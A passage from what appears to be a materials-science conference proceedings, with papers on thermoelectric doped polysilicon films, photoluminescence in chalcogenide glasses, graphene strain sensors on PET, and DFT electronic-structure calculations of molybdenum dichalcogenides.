Some authors [2,3] published their investigations on silicon nanowires where they measured the figures of merit form 0.6 to 1. But Si NWs are generally not suitable for large volume applications. Recently, Ikeda and Saleh [4,5] presented their investigation on ultrathin silicon on insulator (SOI) layers. They observed a local increase in the Seebeck coefficient for concentrations above $3.5\cdot10^{19}$ cm^{-3} (which is for an order of magnitude higher than critical concentration). All of these papers (SOI, nanowires) have monocrystalline silicon as a basis. Polycrystalline silicon is a cheaper solution with electrical conductivity that can reach the value of monocrystalline's (for highly doped samples) and with considerably lower thermal conductivity. Narducci et al presented a work [6] on heavily doped polycrystalline silicon as a TE material and reported a power factor three times higher (13 mW/K) than previously reported in Si nanowires.

II. INVESTIGATION ON SI AS TE MATERIAL

A. Heavily boron doped polycrystalline silicon

The first group consists of 2 samples. Polycrystalline films were deposited in the LPCVD furnace onto the oxidized monocrystalline (111) wafers (t_{dep}=60 min, T_{dep}=750°C). The samples were in-situ doped by BCl_3 ($V_0 \approx 8cm^3$) and the only difference between the samples was the number of fixed volumes of dopant gas flushed in the reactor (sample 1a with 3 x 1 V_0 volumes and sample 1b with 3 x 3 volumes). After the deposition, polycrystalline samples were submitted to the thermal annealing (t_{an}=60 min, T_{an}=1200°C) The thickness of the samples measured by bevel measurements is 2.1 μm. (Sheet resistances and carrier concentrations are ρ_{1a}=31.2 Ω/□, $p_{1a}=2.1\cdot10^{19}$ cm^{-3} and ρ_{1b}=8.9 Ω/□, $p_{1b}=8.5\cdot10^{19}$ cm^{-3})

B. Heavily phosphorus doped polycrystalline silicon

The second group of samples is the group with heavily phosphorus doped polycrystalline samples.

Thin amorphous layers were deposited (LPCVD) at 530°C onto (100) *p*-type silicon wafers by parallel flows of silane and phosphine. Wafers were subjected to rapid thermal annealing (RTA) at 950°C in different time intervals (10, 20, 30 and 45 s for samples 2a, 2b, 2c and 2d). Sample 2b was not produced in the same series and the difference can been seen in the results. In this way, we

achieved sample crystallization and therewith dopant activation. Samples are between 200 and 250 nm thick (Sheet resistances and carrier concentrations are ρ_{2a}=44.3 Ω/□, n_{2a}=2.16·10^{20} cm^{-3}, ρ_{2b}=46.4 Ω/□, n_{2b}=2.08·10^{20} cm^{-3}, ρ_{2c}=43.8 Ω/□, n_{2c}=2.18·10^{20} cm^{-3}, ρ_{2d}=40.8 Ω/□, n_{2d}=2.3·10^{20} cm^{-3}).

C. Results

For comparison, we plotted thermopowers of the samples with highest carrier concentrations from both groups. Thermopower vs. temperature is presented in Fig. 1. We can observe the clear linear temperature dependence of thermopower in a wide temperature range (for sample 2c down to 200 K and for sample 1b in the whole measured range). Linear thermopower behaviour is accompanied by $T^{3/2}$ temperature resistivity dependence. Details and discussion on the thermopower and resistivity behaviour are already published [7,8] or will be published elsewhere.

Figure 2. suggests that the maximum in power factor is located for concentrations 5-10·10^{19} cm^{-3}. The importance of this result comes from the fact that about the same result is obtained for small gaped semiconductors [1]. We obtained the same results for the semiconductors in metallic regime with the Fermi temperature about 700 K




Figure 1. Thermopower/Seebeck coefficient data for two samples from different groups. In the inset α/T is plotted.




Figure 2. Power factor at room temperature (296K) as a function of dopand concentration is presented. Samples doped with boron have approximately 2 times higher power factor values.

The highest power factor measured was the one for sample 1b, P_{1b}= 7·10^{-4} W/K^{2}m which is 140 times higher than in [9]. With thermal conductivity of κ = 1.3 W/Kcm, figure of merit reaches the value of 1.8·10^{-3}. This value could certainly be 10 to 100 times higher when thermal conductivity of polycrystalline silicon is taken into account.

III. CONCLUSIONS

We present our incipient work on the LPCVD heavily doped polycrystalline silicon thin films prepared in various ways. At present point, our overall investigations show interesting results:

a) For semiconductor, a high TE power factor can be obtained in the metallic regime for dopant concentration from approximately 5 to 10·10^{19} cm^{-3}.

b) In the case of silicon, the corresponding Fermi temperature is around 700 K. One may expect an increase in the *P* value with temperature (up to 700 K). Up to 300 K our measurements show that thermopower increases faster than conductivity decreases.

c) At the present stage of investigation, the *ZT* value of our samples is rather low. Deposting samples at lower temperatures leads to smaller grain sizes with the probable consequence of higher *ZT*.

d) Due to the importance of silicon in the microelectronic industry, achieving the *ZT* value lower than 3 could make it highly competitive (even *ZT* ≈1 could give silicon an enormous advantage in the field of TE devices).

REFERENCES

[1] M. Očko, S. Žonja, M. Ivanda, "Thermoelectric materials: problems and perspectives", Proc. of MIPRO 2010., Rijeka 2010.

[2] A. I. Boukai, Y. Bunimovich, J. Tahir-Kheli, J.K. Yu, W. A. Goddard and J. R. Heath, "Silicon nanowires as efficient thermoelectric materials", Nature, vol. 451, pp.168-171, 2008.

[3] A. Hochbaum, R. Chen, R. D. Delgado, W. Liang, E. C. Garnett, M. najarian, A. Majumdar and P. Yang, "Enhanced thermoelectric performance of rough silicon nanowires", Nature, Vol. 451, pp. 163-167, Jan. 2008.

[4] F. Salleh, K. Asai, A. Ishida and H. Ikeda, "Seebeck Coefficient of Ultrathin Silicon-on-Insulator Layers", Appl. Phys. Express. 2, pp. 071203-1-3, 2009,

[5] H. Ikeda and F. Salleh, "Influence of heavy doping on Seebeck coefficient in silicon-on-insulator", Applied Phys. Letters, vol. 96, 012106, January 2010.

[6] D. Narducci, E. Selezaneva, G. Cerofolini, E. Romano, R. Tonini and G. Ottaviani, "Opportunities and challenges in the use of heavily doped polycrystalline silicon as a thermoelectric material. An experimental study.", Cond. Mat, September 2010.

[7] S. Žonja, M. Ivanda, M. Očko, T. Suligoj, M. Koričić and P. Biljanović, "Structural and electronic properties of heavily phosphorus doped polycrystalline silicon thin films", Proc. of MIRPO 2011, Rijeka, 2011,

[8] S. Žonja, M. Očko, M. Ivanda and P. Biljanović, "Low temperature resisitivty of the heavily boron doped LPCVD polysiclicon thin films", Jour Phys. D: Appl. Phys., vol. 41, 162002 (5pp), 2008..

[9] G. F. Cerofolini, M. Ferri, E. Romano, A. Roncaglia, E. Selezneva. F. Suriano, G. P. Veronese, S. Solmi and D. Narducci, "Silicon-nanowire arrays for Seebeck generation", to be published

Room Temperature Visible Luminescence in Wide Band Gap Chalcogenide Glasses

V.M. Mitsa*, R.M. Holomb*, G. Lovas*, M.Ivanda**,
G.Yu. Rudyko***, E.G. Gule*** and I.V. Fekeshgazi***

*Uzhgorod National University, Institute for Solid State Physics and Chemistry, Uzhgorod, Ukraine
v.mitsa@gmail.com
**Division of Materials Physics, Rudjer Boskovic Institute, Bijenicka 54, 10000 Zagreb,Croatia
***Lashkarjov Institute Physics of Semiconductors, National Academy of Science, Kiev, Ukraine

Abstract – **Visible photoluminescence (PL) was observed in binary g-As_2S_3, technologically modified g-$GeS_2(T_iV_j)$ and ternary glasses along $(As_2S_3)_x(GeS_2)_{1-x}$ line. PL maximum in g-As_2S_3 at 2.43 eV was assigned to band-to-band transitions and its position is in good agreement with value of optical band-gap edge absorption (E_0=2.4 eV). It is suggested that the peak at 2.2-2.3 eV in g-$GeS_2(T_iV_j)$ and GeS_2-based ternary glasses may be attributed to presence of GeO_x species. Complex PL peak at 2.6-2.7 eV in GeS_2-based glasses was identified with germanium sulfur sites.**

I. Introduction

Recently the PL results presented in [1-3] show that visible luminescence of the nanostructured Ge thin films originated from the germanium oxide. Nanostructured chalcogenide glasses (ChG) are known to be susceptible to oxide impurities [4]. The extrinsic absorption in Ge-containing ChGS can be caused by non controlled GeO and GeO_2 impurities [4]. Presented here new results of experimental investigation of Ge-free binary g-As_2S_3, g-GeS_2 glass and ternary $(GeS_2)_x(As_2S_3)_{100-x}$ glasses at high energy of PL excitation might add new information about the nature of luminescence in nanostructured materials.

II. Materials and Methods

The binary and ternary glasses were prepared by direct synthesis from appropriate amount of the elements with 5N purity using a standard method. Than the g-GeS_2 samples for PL measuring were synthesized by melt quenching from different temperatures ranging from 1173 K (T_1) to 1473 K (T_4) and quenching rate from 100 K/s (V_1) and 150 K/s (V_2) (hereafter be denoted T_iV_j). The samples were excited by cw laser illumination of 3.03 eV. An exiting diode laser scattering was filtering by cut-of filter at E>2.75 eV. To study the light absorption of these glasses by convenient method, transmittance and reflectance spectra have been used to extract the absorption coefficient (α).

III. Results and Discussion

When the bulk glass of g-As_2S_3 with inclusion of realgar-type As_4S_4 molecules was chosen [5,6] it gives in PL spectrum an intensive narrow symmetric PL signal which maximum is centered at E_1=2.43 eV with low energy side band at E_2=1.7 eV (Figure 1). The excitation energy (3.03 eV) was higher than optical band-gap energy (E_0) of g-As_2S_3 (E_0=2.4 eV). The position of PL maximum E_1 is in good agreement with value of optical band-gap edge absorption E_0 in region of Tauc-rule absorption (Figure1) and LUMO-HOMO energy width of 12-member ring based on $AsS_{3/2}$ pyramids (ΔE=2.41 eV) [7]. Therefore we conclude that luminescence E_1 in g-As_2S_3 originates from band-to-band transitions.




Figure 1. PL and edge absorption spectra of g-As_2S_3: 1,2 - PL; 3 - edge absorption.

The position of a good separated low intensive wide band near E_2=1.7 eV is in excellent agreement with the position of intensive PL band in PL spectrum of natural crystal realgar β-As_4S_4 [8]. Raman scattering measuring performed by varying of excitation photon energy combined with computer simulation experiments in order to obtain detailed images of structure of g-As_2S_3 has shown existing of realgar-type molecules As_4S_4 in g-As_2S_3 [6]. Therefore, we consider in first approximation that E_2 maximum could be connected with realgar-type As_4S_4 molecular inclusions in g-As_2S_3.

Edge absorption spectra of g-$GeS_2(T_2V_2)$ and g-$GeS_2(T_3V_2)$ together with their PL spectra are shown in Figure 2. PL spectra of g-$GeS_2(T_iV_j)$ have on high energy side of wide band almost the same peak position near E^*_1=2.6-2.7 eV, shoulder near E^*_2=2.2-2.3 eV and the tail of each the spectrum is extending beyond 2 eV. The peak position will be indicated E^*_1 and E^*_2 hereafter.

High energy E^*_1 peak position is corresponding to steep rise of the absorption in range of Urbach edge absorption. In order to determine the origin of the low




Figure 2. PL and edge absorption spectra: 1,4 - g-$GeS_2(T_3V_2)$; 2,3 - g-$GeS_2(T_2V_2)$

energy E^*_2 photoluminescence spectra of $GeS_2(T_iV_j)$ glasses the luminescence spectra from ternary $(As_2S_3)_x(GeS_2)_{1-x}$ glasses having various Ge to As ratios were examined (Figure 3). With the shift of the optical band gap of $(GeS_2)_x(As_2S_3)_{100-x}$ to lower energy by decreasing x [5], E^*_2=2.2-2.3 eV peak did not change position (Figure 3) but E^*_2 intensity decreases with increasing arsenic content, which indicates that the E^*_2 luminescence in GeS_2-based glasses could be associated with Ge-containing centers. It would be more reasonable to ascribe this peak to presence of GeO_x species like in previous PL studies of nc-Ge [1-3]. The average concentration of oxide impurities in the structure of Ge-containing chalcogenide glasses may be around 10^{-3} mol. % [4,9].




Figure 3. PL spectra of $(As_2S_3)_x(GeS_2)_{1-x}$ glasses: 1) x=0.1; 2) x=0.2; 3) x=0.3; 4) x=0.4; 5) x=0.6; 6) x=0.7; 7) x=0.

Luminescence of unknown origin peaking near E^*_1=2.6-2.7 eV overlaps with E^*_2=2.2-2.3 eV on its high energy side (Figure 2 and 3). High energy PL peak E^*_1 is lying in the region of exponentional part of edge absorption of binary (Figure 1,2) and ternary glasses [5]and could be connected with band-to-band transition. We suggest that this high-energy emission could be due to the presence of some types of Ge_nS_m nanoclusters in native matrix of GeS_2-based glasses. This suggestion based on our findings of increasing intensity of bands connected with 4-member rings in resonant Raman spectra of g-GeS_2 [10]. LUMO-HOMO energy gap for four-member ring is near 3 eV and it is very close to energy of excitation PL of investigated wide band glasses. Role of closed clusters in processes of luminescence in ChGS was theoretically analyzed in [11]. Now experimental investigations of energy structure of wide band glasses are in progress.

IV. CONLUSION

We observed visible photoluminescence in wide band gap binary and ternary chalcogenide glasses. The position of PL maximum in g-As_2S_3 is in good agreement with value of optical band-gap edge absorption E_0=2.4 eV. We assumed that 2.2-2.3 eV visible PL might arise from GeO_x impurities in the structure of GeS_2-based glasses.

REFERENCES

[1] E.Nogales, A.Montone, F.Cardellini, B.Mendez, J. Piqueras“, Visible cathodoluminescence from mechanically milled germanium”, Semicond. Sci. Technol, vol.17, pp. 1267-1271, 2002.

[2] G.Kartopu, S.C.Bayliss, V.A.Karavanskii, R.J.Curry, R.Turan, A.V.Sapelkin , “On the origin of the 2.2-2.3 photoluminescence from chemically etched germanium. J of Luminescence, vol.101, pp.275-283, 2003.

[3] T.S.Ko, J.Shieh, M.C.Yang, T.C.Lu, H.C.Kuo, S.C.Wang, “Phase transformation and optical characteristics of porous germanium thin films”, This Solid Films, vol.516, pp. 2934-2938, 2008.

[4] D. Lezal, “Chalcogenide glasses –survay and progress”, Journal of Optoelectronics and Advanced Materials, vol. 5, pp. 23 – 34,2003.

[5] V. Mitsa, R. Holomb, M. Veres, A. Marton, I. Rosola, I. Fekeshgazi, M. Koós, “Non-linear optical properties and structure of wide band gap non-crystalline semiconductors”, Phys. Stat. Sol. C., vol.8, №.9, pp. 2696-2700,2011.

[6] O. Gamulin, M. Ivanda,V.Mitsa , M. Balarin ,M. Kosovic,“Monitoring structural phase transition of $(Ge_2S_3)_x(As_2S_3)_{1-x}$ chalcogenide glass with Raman spectroscopy”, Journal of Molecular Structure, vol.993, pp. 264–268, 2011.

[7] R. Holomb, V. Mitsa, O. Petrachenkov, M. Veres, A. Stronski, and M. Vlček, “Comparison of structural transformations in bulk and as-evaporated optical media under action of polychromatic or photon-energy dependent monochromatic illumination”, Phys. Stat. Sol. *C*, vol.8, №.9, pp. 2705-2708, 2011.

[8] S.G. Bishop, B.V. Shanabrook, U. Strom and P.C. Taylor, “Comperison of optically induced localized states in chalcogenide glasses and their crystalline counterparts, J. De Phisique E, vol.42, pp.C4-383-C4-386, 1981.

[9] A.R.Hilton,”Optical properties of chalcogenide glass”, J. of Non-Crystalline Solids, vol.2, pp.28-39, 1970.

[10] R. Holomb, P. Johansson, V. Mitsa, I.Rosola, Local structure of technologically modified g-GeS_2: resonant Raman and absorption edge spectroscopy combined with ab initio calculations, Philosophical Magazine, vol.85.pp. 2947-2960, 2005.

[11] I.Banik, On photoluminescence in chalcogenide glasses based on barrier-cluster model, J. of Non – Oxide and Photonic Glasses, vol.1, pp. 6–18,

Preparation and Research in Resistive-Strain Sensor Based on Transparent Conducting Graphene Sheets

A.S. Berdinsky*, I.A. Reshetnyak*, J.B. Yoo***, E.D. Grayfer**,

V. G. Makotchenko**, V.E. Fedorov**

* Novosibirsk State Technical University, Novosibirsk, Russia, berdinsky.alexander@gmail.com

** Nikolaev Institute of Inorganic Chemistry, Siberian Branch of Russian Academy of Sciences, Novosibirsk, Russia, vefedorov@gmail.com

***School of Advanced Materials Science, Sungkyunkwan University, Suwon 440-746, Republic of Korea, jbyoo@skku.edu

Abstract - The variation of the current as function of deformation in the multi-layered graphene films located on the flexible PET-substrate was researched. The current depends on deformation linearly. The gauge factor of the flexible films was calculated. Effect of temperature on conductivity of graphene samples was investigated.

Keywords: graphene, deformation, sensitivity, thin film.

I. INTRODUCTION

Graphene is a single graphite plane in which the sp^2-hybridized carbon atoms form a hexagonal 2D lattice [1]. The chemical methods provide a way to obtain graphene and graphene-like structures from a wide number of materials including expanded graphite, graphite oxide, intercalated graphite compounds, etc [2].

In this paper we used multi-graphene films deposition technology on poly(ethylene terephthalate) (PET) from highly exfoliated graphite [3]. This technology has been shown by J.H. Lee et al [4] and J.H. Shin et al [5].

The goal of the present paper is to research conduction, temperature, and deformation properties of graphene film resistors (GFR).

II. EXPERIMENTAL

Three graphene films on PET with different surface resistances R_{s1}= 9.28 kOhm/sq; R_{s2}= 16.05 kOhm/sq; R_{s3}= 44.36 kOhm/sq were used for GFR's preparation with resistances 102.3 kOhm; 133.2 kOhm and 179.4 kOhm, respectively. The geometry of resistors is rectangular: length l = 10 mm, width w = 1 mm. The length of contact from each side of the resistor is 1 mm. The contacts were made by silver paste. The resistance of the contacts was about 0.02 Ohm and I-V curves of the resistors are ohmic and linear, i.e. electrical contacts with silver paste are ohmic. Since the total resistance of samples was in a range of 0.1 – 0.2 MOhm, then one can neglect the influence of contact resistance.

The GFR-samples were located on the spring steel beam by thin layer of ethyl cyanoacrylate adhesive. The thickness of steel beam is 500 μm, PET-thickness is 100 μm. Since total thickness of GFR-on-PET on the beam is 600 μm, then the thickness of an adhesive is negligible. Moreover the thickness of an adhesive is much less then thickness of PET as well. We consider that adhesive layer provides the rigid fix position of GFR-on-PET on steel beam and value of beam deformation corresponds to value of GFR-on-PET deformation. For experiment we used cantilever beam. The DC voltage was applied to the GFR and variation of the DC current as function of beam deflection was registered.

Thermal characteristics of the graphene films were also obtained. When applying a constant voltage (9.76 V) to the sample, we have obtained dependence of current on temperature. The maximum temperature of 120 ^{0}C was chosen for the softening point of PET (130 ^{0}C).

To estimate gauge factor (S) we used the formula (1) and the high strain of the GFR as follows: $\varepsilon_{high} = 3 \cdot 10^{-3}$.

$$S = \frac{I_0 - I(\varepsilon)}{I(\varepsilon) \cdot \varepsilon_{high}} = \frac{\Delta I}{I(\varepsilon) \cdot \varepsilon_{high}} \qquad (1)$$

III. RESULTS AND DISCUSSION

The deformation characteristics as function of $I(\varepsilon)$ for different samples are shown in Fig.1. The values of S are: S_1=10.7; S_2=14; S_3=16.6. From Fig. 1 one can see that deformation curves are practically linear, i.e. attractive for making of mechanical sensors with linear converter curves. The measurements of current-strain characteristics - $I(\varepsilon)$ for upload and unload of strain are shown that hysteresis is in a frame of experimental error, i.e. 3%.




Fig. 1. Deformation characteristics of GFR-on-PET samples at T_0 = 293 K. R_1=102.3 kOhm; R_2=133.2 kOhm; R_3=179.4 kOhm – resistances of unstrained resistors. S_1=10.7; S_2=14; S_3=16.6.

Resistors R_2 and R_3 demonstrate quite high strain gauge factor which is acceptable for sensor's construction. The 1st sample shows the trend in reducing of strain gauge factor for larger thickness of graphene film, but dependence of strain gauge factor as function of film thickness needs in additional research.

We measured the temperature dependence of the current for five different R_s in the un-strained state. All samples shown that dependences *I(T)* are almost linear. It is important to emphasize, that current increases as temperature rises, i.e. resistance comes down. Film resistance oppositely depends on temperature and strain, see Fig. 1. Fig. 2 demonstrates the temperature dependence of the normalized resistance for samples with different surface resistance in a half-logarithmic scale. From the Fig. 2 we can see that the temperature coefficient of resistance of films depends on the surface resistance, hence, the film thickness.

To understand conduction process in film, which consists of many graphene sheets, we are assume, that film has hopping conductivity with variable hopping length.




Fig 2. Temperature dependence of the normalized resistance ln[R(T)/R_0] based on VRH model for samples with different surface resistances.

Some amorphous semiconductors (silicon, germanium, carbon, etc.) in the form of films have hopping conductivity with variable hopping (VRH) length. It is observed by Mott in 1968 [6]. By Mott's law, resistivity varies with temperature as follows:

$$\rho(T) = \rho_0 \exp\left\{\left(\frac{T_0}{T}\right)^{1/4}\right\} \qquad (2)$$

where ρ_0 is the resistivity at infinite temperature and T_0 is the characteristic temperature. The VRH model is recently established as the major conduction mechanism by several research groups [7;8]. From Fig. 2 and eq. (2) one can see that film with many graphene sheets fit into the category of materials with hopping conduction.

IV. CONCLUSION

The tensoresistive properties of graphene films of PET have linear type of deformation characteristics – *I(ε)* or *R(ε)*. The strain gauge factor is larger for films with larger surface resistance. The strain gauge factor, *S*, is equal to 10 ÷ 17. This is at least few times more than metal-foil sensors, where *S*≈2. It was also shown that the temperature dependence of the graphene films obeys the Mott's law. The variation of TKR is possible to realize by controlling film thickness, i.e. by variation of initial volume of the solution. We guess that the development of technology for production of graphene films with different thickness will allow get higher strain gauge factor, which should be comparable even with traditional polysilicon strain sensors where gauge factor variates in the range of S = 20÷50 as function of crystallographic orientation.

ACKNOWLEDGMENT

The study was supported by Russian Foundation for Basic Research (Grant 12-03-01099) and Integration projects of SB RAS #71 and 75.

REFERENCES

[1] K. S. Novoselov, *et al.*, "Two-dimensional atomic crystals," *Proc. Natl. Acad. Sci. U. S. A.,* vol. 102, pp. 10451-10453, 2005.

[2] E. D. Grayfer, *et al.*, "Graphene: chemical approaches to the synthesis and modification," *Russ. Chem. Rev.,* vol. 80, pp. 784-804, 2011.

[3] V. G. Makotchenko, *et al.*, "The synthesis and properties of highly exfoliated graphites from fluorinated graphite intercalation compounds," *Carbon,* vol. 49, pp. 3233-3241, 2011.

[4] J. H. Lee, *et al.*, "One-Step Exfoliation Synthesis of Easily Soluble Graphite and Transparent Conducting Graphene Sheets," *Adv. Mater.,* vol. 21, pp. 4383-4387, 2009.

[5] J.-H. Shin, *et al.*, "Smooth, transparent, conducting and flexible SWCNT films by filtration–wet transfer processes," *J. Phys. D: Appl. Phys.,* vol. 42, p. 045305, 2009.

[6] N. F. Mott and E. A. Davis, *Electronic Processes in Non-Crystalline Materials*. Clarendon, Oxford, 1979.

[7] B. Liu, *et al.*, "Electric resistance of single-walled carbon nanotubes under hydrostatic pressure," *Solid State Commun.,* vol. 118, pp. 31-36, 2001.

[8] Y. Yosida and I. Oguro, "Variable range hopping conduction in bulk samples composed of single-walled carbon nanotubes," *J. Appl. Phys.,* vol. 86, pp. 999-1003, 1999.

Study of Electronic Structures of MoX_2 (X = S, Se, Te): Arguments for Interactions of Molybdenum Atoms in Layers

V.E. Fedorov*, I.V. Mirzaeva*, S.G. Kozlova*, E.D. Grayfer*, M.V. Medvedev**
*Nikolaev Institute of Inorganic Chemistry, Siberian Branch of Russian Academy of Sciences, Novosibirsk, 630090, Russian Federation; E-mail: fed@niic.nsc.ru
**Samsung Advanced Institute of Technology, Suwon, South Korea

Abstract - The electronic structures of bulk and single layers dichalcogenides MoX_2 (X = S, Se, Te) were studied by quantum chemistry method of electron localization function (ELF). Three-center interaction between the molybdenum atoms in the layers was found. The nature of this interaction depends on the type of chalcogen X, similar interaction is weaker for $MoTe_2$. The observed effect supposes that observed interaction determines the stability of $MoTe_2$ and may explain the nature of the existence of two structural modifications of $MoTe_2$.

I. Introduction

The transition metal dichalcogenides MX_2 (M = metal; X=S, Se, Te) with layered structure can be considered structurally as strongly bonded two-dimensional X–M–X layers loosely coupled to one another by relatively weak Van der Waals forces. Layered dichalcogenides have attracted many researchers due to their interesting properties like high anisotropic materials, lubricants, matrixes for intercalation compounds and batteries, superconductors, charge density waves, etc. [1-10]. Recently the heightened interest in single-layer transition metal dichalcogenides is appeared again. It was found that exfoliated sheets of MoS_2 have acceptable values of energy band gap and current carrier mobility that is important for design of layered-semiconductor transistors [11].

In this article, we report the results of theoretical study of electronic structures for single layer and bulk molybdenum dichalcogenides MoX_2 (X = S, Se, Te).

II. Calculation Procedures

A. Structures of MoX_2 (X=S, Se, Te)

Molybdenum dichalcogenides MoS_2 and $MoSe_2$ crystallize in trigonal-prismatic 2H-MoS_2 structure, which consists of the alternating infinite triatomic hexagonally arranged layers X-Mo-X constructed from trigonal prisms MoX_6 interconnected by edge sharing (Fig. 1a). Molybdenum ditelluride can adapt two types of crystal structures, namely, 2H-MoS_2 (α-$MoTe_2$ type) and WTe_2 (β-$MoTe_2$ type); in β-$MoTe_2$ structure the octahedra MoX_6 share common edges with formation zig-zag metal chains (Fig. 1b).




Figure 1. Structure of 2H-MoS_2 (a) and β-$MoTe_2$ (b)

B. Computational Details

Quantum-chemical study of the band electronic structure and distribution of the electron localization function (ELF) [12] in single layers and three-dimensional structures of MoX_2 (X = S, Se, Te) was carried out with a spin-restricted Density Functional Theory method using of VWN&BP/TZ2P (all-electron basis set of STO). Relativistic effects were taken into account with the zero order relativistic approximation - method ZORA. All details can be found in the description of the code ADF BAND 2010 [13].

III. Results

The resulting band structures of molybdenum dichalcogenides are in good agreement with available experimental and theoretical data in the literature [7, 8]. Three-dimensional MoS_2, $MoSe_2$, and α-$MoTe_2$ are indirect-gap semiconductors, and single layer structures are characterized by direct-band gap (see Table 1). Both three-dimensional and single layer β-$MoTe_2$ are conductors.

Table 1. Band gap for MoX_2 (X=S, Se, Te) , eV

	MoS_2	$MoSe_2$	α–$MoTe_2$	β-$MoTe_2$
single layer	1.80	1.52	1.13	0
bulk	0.86	0.86	0.81	0

An unexpected result was obtained from theoretical calculations using ELF method: it was discovered three-center interactions between the molybdenum atoms in single layers and in three-dimensional systems (Figures 2-4).




Figure 2. (a) isosurface function ELF (0.75) for the electron density of intra-Mo (4d)-orbitals in the bulk MoS_2 (the location of the three basins in the basal plane, and two basins on the c-axis are show); (b) map of ELF in the basal plane of MoS_2 (sign "x" marked the basins of localization of electron density between the atoms of molybdenum, describing three-center exchange interactions of molybdenum atoms); S - pairs of sulfur atoms, which are located above and below the basal plane. The distance between contours ELF=0.025.

